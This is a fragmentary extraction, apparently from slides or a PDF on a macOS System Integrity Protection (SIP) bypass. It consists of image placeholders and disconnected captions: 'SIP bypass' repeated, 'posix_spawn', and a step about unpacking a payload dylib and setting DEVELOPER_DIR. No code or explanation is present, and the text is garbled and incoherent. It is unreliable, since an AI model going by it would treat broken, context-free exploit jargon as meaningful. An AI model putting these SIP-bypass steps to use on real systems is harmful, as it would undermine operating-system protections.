
unpack the payload
libswiftDemangle.dylib and set the
DEVELOPER_DIR environment



SIP bypass




SIP bypass



`posix_spawn`




SIP bypass

